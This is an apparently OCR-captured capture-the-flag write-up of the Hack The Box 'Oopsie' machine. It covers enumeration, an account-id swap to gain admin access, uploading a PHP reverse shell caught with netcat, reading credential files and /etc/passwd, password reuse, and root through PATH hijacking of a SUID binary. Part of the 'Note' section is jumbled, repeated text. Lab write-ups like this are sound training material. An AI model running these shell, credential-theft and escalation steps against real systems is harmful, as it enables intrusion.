
Oopsie Write-up

Oopsie is HTB starting point's Tire 3's 2nd Machine

It is Linux based

It has a Website running on it



Enumeration

Enumeration

Always Watch out for coockies, Sessions in the websites that have authentication system in it.

Nmap Scan will be our First step of Enumeration

nmap -sC -sV targetIP

Nmap Scan Result

```
 nmap -sC -sV 10.129.3.254
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-14 19:23 PKT
Nmap scan report for 10.129.3.254
Host is up (0.23s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 61:e4:3f:d4:1e:e2:b2:f1:0d:3c:ed:36:28:36:67:c7 (RSA)
|   256 24:1d:a4:17:d4:e3:2a:9c:90:5c:30:58:8f:60:77:8d (ECDSA)
|_  256 78:03:0e:b4:a1:af:e5:c2:f9:8d:29:05:3e:29:c9:f2 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Welcome
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.49 seconds
```

for the **OpenSSH 7.6p1** I have found the Username Enumeration exploit https://github.com/sriramoffcl/OpenSSH-7.6p1-Exploit-py-/blob/master/45233.py


Looks like we have to perform Web Attacks there is nothing intresting here

Directory Brusting

We can use **GObuster Dirbuster Dirb** and burp suite Crawler,Spider for this perpose

Burp offers multiple capabilities such as web crawler, scanner, proxy, repeater, intruder and many more.

A web crawler (also known as a web spider or web robot) is a program which helps you to find web pages on the web app.



gobuster dir --url http://{TARGET_IP}/ --wordlist /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x php

Gaining Access


http://10.129.3.254/cdn-cgi/login

We logged in as a guest

We http://10.129.95.191/cdn-cgi/login/admin.php?content=accounts&id=2 we change id from 2 to 1 which was the account id for admin


Repair Management System

Access ID	Name	Email
34322	admin	admin@megacorp.com



now we have modified the cookie and now we can access the upload page to uplaod any file.

we will use the page to upload the webshell whcih can be found in **/usr/share/webshells/php/php-reverse-shell.php**



Now I have uploaded the Reverse shell and used go buster and found the **/uploads** directory

I then navigated to **/uploads/reverse-php-shell.php**

now i am listning to the port via **nc -lvnp 444**

Got the shell I can now issue the following cmd **python3 -c 'import pty;pty.spawn("/bin/bash")'** to get interactive bash shell

now i navigated to the **/var/www/html** and found a **db.php** webpage in a subdirectory called **cdn-cgi** so the contents of this webpage are following

```
$ cat db.php
<?php
$conn = mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');
```

here is another webpage's snipped content the webpage is called **index.php**

```
$ cat index.php
<?php
```

```
if(isset($_GET["guest"]))
{
	$cookie_name = "user";
	$cookie_value = "2233";
	setcookie($cookie_name, $cookie_value, time() + (86400 * 30),
"/");
	setcookie('role','guest', time() + (86400 * 30), "/");
	header('Location: /cdn-cgi/login/admin.php');
}
		header('Location: /cdn-cgi/login/admin.php');
}
if($_POST["username"]=="admin" &&
$_POST["password"]=="MEGACORP_4dm1n!!")
{
	$cookie_name = "user";
	$cookie_value = "34322";
	setcookie($cookie_name, $cookie_value, time() + (86400 * 30),
"/");
	setcookie('role','admin', time() + (86400 * 30), "/");
	header('Location: /cdn-cgi/login/admin.php');
}
else
```

admin.php's snipped content

```
$ cat admin.php
<?php
include("db.php");
if($_COOKIE["user"]=="34322" || $_COOKIE["user"]=="86575" ||
$_COOKIE["user"]=="2233")
```

I have taken the above info on my own but here is what I have found in the walkthrough

cat * | grep -i passw*

in the /var/www/html/cdn-cgi/login we can use thee above command to capture some good point of interest we are also using **-i** argumentt to avoide case sensitive words like **Password**

```
cat * | grep -i passw*

if($_POST["username"]=="admin" &&
$_POST["password"]=="MEGACORP_4dm1n!!")
<input type="password" name="password" placeholder="Password" />
```

We indeed got the password: MEGACORP_4dm1n!! . We can check the available users are on the system by
reading the /etc/passwd file so we can try a password reuse of this password:

cat /etc/passwd

```
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
robert:x:1000:1000:robert:/home/robert:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
```

We found user **robert** . In order to login as this user, we use the **su** command:

su robert

now we have logged in as user **robert**

Privilege Escalation

Privilege Escalation

first check for **sudo -l** and **id** command to see current access.

robert@oopsie:~$ id
id
uid=1000(robert) gid=1000(robert) groups=1000(robert), 1001(bugtracker)
robert@oopsie:~$

robert is part of the group bugtracker. Try to see if there is any binary within that group:

find / -group bugtracker 2>/dev/null

robert@oopsie:~$ find / -group bugtracker 2>/dev/null
find / -group bugtracker 2>/dev/null
/usr/bin/bugtracker

We found a file named **bugtracker** . We check what privileges and what type of file is it:
ls -la /usr/bin/bugtracker && file /usr/bin/bugtracker

```
ls -la /usr/bin/bugtracker && file /usr/bin/bugtracker

-rwsr-xr-- 1 root bugtracker 8792 Jan 25  2020 /usr/bin/bugtracker
/usr/bin/bugtracker: setuid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV),
dynamically linked, interpreter /lib64/l, for GNU/Linux 3.2.0,
BuildID[sha1]=b87543421344c400a95cbbe34bbc885698b52b8d, not stripped
```

There is a **suid** set on that binary, which is a promising exploitation path.

Commonly noted as SUID (Set owner User ID), the special permission for the user access
level has a single function: A file with SUID always executes as the user who owns the
file, regardless of the user passing the command. If the file owner doesn't have execute permissions, then use an uppercase S here.
In our case, the binary 'bugtracker' is owned by root & we can execute it as root since

it has SUID set.

We will run the application to observe how it behaves

```
/usr/bin/bugtracker

------------------
: EV Bug Tracker :
------------------

Provide Bug ID: 12
---------------

cat: /root/reports/12: No such file or directory
```

this tool is accepting user argument as a filename and may be trying to read it's content via **cat** cmd.

lets create a **cat** file with the content **/bin/bash** in the **/tmp** folder .

in the tmp directory I execute these cmds

touch cat
echo /bin/bash > cat
chmod +x cat or **chmod 777 cat**

In order to exploit this we can add the /tmp directory to the PATH environmental variable.

Note:
We will run the application to observe how it behaves:The tool is accepting user input as a name of the file that will be read using the cat command, however, itdoes not specifies the whole path to file cat and thus we might be able to exploit this.We will navigate to /tmp directory and create a file named cat with the following content:We will then set the execute privileges:In order to exploit this we can add the /tmp directory to the PATH environmental variable.Commonly noted as SUID (Set owner User ID), the special permission for the user accesslevel has a single function: A file with SUID always executes as the user who owns thefile, regardless of the user passing the

command. If the file owner doesn't haveexecute permissions, then use an uppercase S here.In our case, the binary 'bugtracker' is owned by root & we can execute it as root sinceit has SUID set./bin/shchmod +x catPATH is an environment variable on Unix-like operating systems, DOS, OS/2, andMicrosoft Windows, specifying a set of directories where executable programs arelocated.

We can do that my issuing the following command:

export PATH=/tmp:$PATH

Now check

echo$PATH

```
echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
```

Finally when we run the **bugtracker** application after executing the above two command the script will run in **/tmp** directory and you can use file name **cat** so when the script try to use **cat cat** cmd our content **/bin/bash** will be executed.

Now we are running the root terminal and we have submited the user and root flag

Reminder
What executible is run with the option "-group bugtracker" to identify all files owned by the bugtracker group?
find